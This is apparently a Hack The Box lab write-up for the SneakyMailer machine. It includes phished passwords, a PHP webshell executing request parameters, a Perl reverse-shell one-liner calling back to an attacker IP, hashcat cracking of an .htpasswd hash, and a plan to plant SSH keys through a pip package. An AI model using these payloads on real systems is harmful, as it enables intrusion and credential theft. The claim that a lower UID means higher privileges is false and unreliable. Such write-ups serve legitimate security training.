POSSIBLE PASSWORD FIELD FOUND: rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

We did it! Now we need to use an email client to check out Paul’s messages.



Email Address: paulbyrd@sneakymailer.htb
User Name: Automatic
Password: ●●●●●●●●●●●●●●●●●●●●●●●●●●●●
Account Type: IMAP
Incoming Mail Server: 10.10.10.197
Outgoing Mail Server: 10.10.10.197

Let’s see what we’ve got there.



Account: Sneakymailer (IMAP)


Currently in use:

Total available:

This account limits the space available to store your mail.

Mailbox	Messages	Size
Sent Items	2	3 KB
Deleted Items	0	0
Trash	0	0
Sent	0	0
Inbox	0	0

A-ha. That’s some nice loot!



Paul Byrd 27/05/2020

Password reset


To: root

Hello administrator, I want to change this password for the developer account

Username: developer
Original-Password:
m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]
C

Please notify me when you do it

No messages in the inbox => this password (`m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C`) is still valid.



Paul Byrd

23/06/2020


Module testing

To: low@debian

Hello low


Your current task is to install, test and then erase every python module you find in our PyPI service, let me know if you have any inconvenience.

“Erase every module”, huh? Seems he had no inconveniences with such a simple task. Anyway, let’s try to connect to FTP with retrieved credentials.



Filename	Filesize	Filetype	Last modified	Permissions	Owne
..					
dev		Directory	07/31/20 12:...	drwxrwxr-x	0 100

Aaand… We’ve arrived! Let’s just pull everything out of here.




Looks like a website's source code to me. Let’s run `DumpsterDiver` to look for credentials there:

```
$ git clone https://github.com/securing/DumpsterDiver.git
$ cd DumpsterDiver/
$ python DumpsterDiver.py -p ../ftp/ -s
```

```
       ___                          __             ___   _
```

```
      / _ \ __ __ __ _   ___   ___ / /_ ___  ____ / _ \ (_)_  __ ___  ____
     / // // // //  ' \ / _ \ (_-</ __// -_)/ __// // // /| |/ // -_)/ __/
    /____/ \_,_//_/_/_// .__//___/\__/ \__//_/  /____//_/ |___/ \__//_/
                      /_/

                                                       #Coded by @Rzepsky
()
()
FOUND POTENTIAL PASSWORD!!!
Potential password 9999?U(n,e? has been found in file
../ftp/vendor/chart.js/Chart.bundle.min.js
FOUND POTENTIAL PASSWORD!!!
Potential password 5Kw?S?4y? has been found in file ../ftp/vendor/fontawesome-
free/webfonts/fa-solid-900.woff2
FOUND POTENTIAL PASSWORD!!!
Potential password ??jF7???? has been found in file ../ftp/vendor/fontawesome-
free/webfonts/fa-brands-400.woff2
FOUND POTENTIAL PASSWORD!!!
Potential password ?t95?dX- has been found in file ../ftp/vendor/fontawesome-
free/webfonts/fa-brands-400.woff2
FOUND POTENTIAL PASSWORD!!!
Potential password \?0re?R?? has been found in file ../ftp/vendor/fontawesome-
free/webfonts/fa-brands-400.woff2
FOUND POTENTIAL PASSWORD!!!
Potential password 1?U?????h$ has been found in file ../ftp/vendor/fontawesome-
free/webfonts/fa-brands-400.woff2
FOUND POTENTIAL PASSWORD!!!
Potential password L4?1K??b has been found in file ../ftp/vendor/fontawesome-
free/webfonts/fa-brands-400.woff2
FOUND POTENTIAL PASSWORD!!!
Potential password ql?R?C?5? has been found in file ../ftp/vendor/fontawesome-
free/webfonts/fa-brands-400.woff2
```

Nothing… Wait! What if…



Permissions

drwxrwxr-x

Part 2. Get in the robot, Shinji.


Let's upload a webshell via FTP.

The source:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
```


```
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

Shove it right in the root.




Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
css		Directory	05/26/20 22:...	drwxr-xr-x	0 0
img		Directory	05/26/20 22:...	drwxr-xr-x	0 0
js		Directory	05/26/20 22:...	drwxr-xr-x	0 0
pypi		Directory	05/26/20 22:...	drwxr-xr-x	0 0
scss		Directory	05/26/20 22:...	drwxr-xr-x	0 0
vendor		Directory	05/26/20 22:...	drwxr-xr-x	0 0
index.php	13742	php-file	06/23/20 12:...	-rwxr-xr-x	0 0
team.php	26523	php-file	05/26/20 23:...	-rwxr-xr-x	0 0
webshell.php	363	php-file	07/31/20 17:...	--wxrw-rw-	1001 1001

Now, navigate to http://dev.sneakycorp.htb/webshell.php.



And now… Ow…



404 Not Found


nginx/1.14.2

The shell gets deleted in about 1 minute. We need to do it real quick.

So, let's fire up our `netcat` listener: `$ nc -lvp 4444`.


Then, we need to prepare the payload to get a reverse TCP shell: `perl -e 'use Socket;$i="10.10.14.203";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'`.

And finally, we need to make server execute it. And we are fast enough for this.




```
Connection from 10.10.10.197:53200
/bin/sh: 0: can't access tty; job control turned off
$ /usr/bin/script -qc /bin/bash /dev/null
www-data@sneakymailer:~/dev.sneakycorp.htb/dev$
```

Upgrading:



```
www-data@sneakymailer:~$ su developer
su developer
Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

developer@sneakymailer:/var/www$ 
```




```
developer@sneakymailer:/var/www$ ls
ls
dev.sneakycorp.htb  html  pypi.sneakycorp.htb  sneakycorp.htb
```

`$ echo "10.10.10.197 pypi.sneakycorp.htb” >> /etc/hosts`

Visiting `pypi.sneakycorp.htb` redirects us to `sneakycorp.htb`. Something is wrong there…

Remember we had a 8080 port besides 80? It’s right about time for it to work properly now.



Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with `pip`, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```


To use this server with `easy_install`, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found here or via the simple index.

This instance is running version 1.3.2 of the pypiserver software.


Yeah, it is. Okie, we’ll upload something there. But, as far as I know, we’ll need credentials for that.



```
developer@sneakymailer:/var/www$ cd pypi*
cd pypi*
developer@sneakymailer:/var/www/pypi.sneakycorp.htb$ ls
ls
packages  venv
developer@sneakymailer:/var/www/pypi.sneakycorp.htb$ ls -al
ls -al
total 20
drwxr-xr-x 4 root root     4096 May 15 14:29 .
drwxr-xr-x 6 root root     4096 May 14 18:25 ..
-rw-r--r-- 1 root root       43 May 15 14:29 .htpasswd
drwxrwx--- 2 root pypi-pkg 4096 Jun 30 02:24 packages
drwxr-xr-x 6 root pypi     4096 May 14 18:25 venv
developer@sneakymailer:/var/www/pypi.sneakycorp.htb$ cat .htpasswd
cat .htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
developer@sneakymailer:/var/www/pypi.sneakycorp.htb$
```


We’ve got a hash (`$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/`). Once we crack it, we’ll be able to upload `pip` package to the server.

Let’s detect its type using `hashID`: https://github.com/psypanda/hashID.




```
^CMarises-MacBook:hashID limitedeternity$ python3 hashid.py -m
$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
Analyzing '$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/'
[+] MD5(APR) [Hashcat Mode: 1600]
[+] Apache MD5 [Hashcat Mode: 1600]
```


That’s better. Now, crack it:



```
[Marises-MacBook:Downloads limitedeternity$ hashcat -a 0 -m 1600 "$apr1$RV5c5YVs$]
 U9.OTqF5n8K4mxWpSSR/p/" ~/Documents/rockyou.txt
 hashcat (v6.1.0) starting...

 * Device #2: This device's local mem size is too small.

 No devices found/left.
```




Well, I guess, I need an upgrade. But not today. Let’s just Google it.



```
$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/:soufianeelhaoui

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target......: $apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
Time.Started.....: Tue Jul 21 09:26:17 2020 (8 mins, 16 secs)
Time.Estimated...: Tue Jul 21 09:34:33 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     7132 H/s (8.97ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3614208/14344386 (25.20%)
Rejected.........: 0/3614208 (0.00%)
Restore.Point....: 3613696/14344386 (25.19%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidates.#1....: soul706 -> soucia

Started: Tue Jul 21 09:25:48 2020
Stopped: Tue Jul 21 09:34:34 2020
root@dkm:~/Desktop/HackTheBox/Active/SneakyMailer# |
```

Yep, that's it (`soufianeelhaoui`).


You may ask, why do we even bother with creating a `pip` package, what's the point. Look:



```
developer@sneakymailer:/home/low$ cat /etc/passwd | grep low
cat /etc/passwd | grep low
low:x:1000:1000:,,,:/home/low:/bin/bash
developer@sneakymailer:/home/low$ cat /etc/passwd | grep pypi
cat /etc/passwd | grep pypi
pypi:x:998:998::/var/www/pypi.sneakycorp.htb:/usr/sbin/nologin
developer@sneakymailer:/home/low$
```

As you can see, `pypi`'s UID is lower than `low`'s, which means, that `pypi` **has higher privileges** than `low`. We'll use this to add custom SSH key to `low`'s `authorized_keys` file, which will allow us to connect to the server as `low` using **our** key.

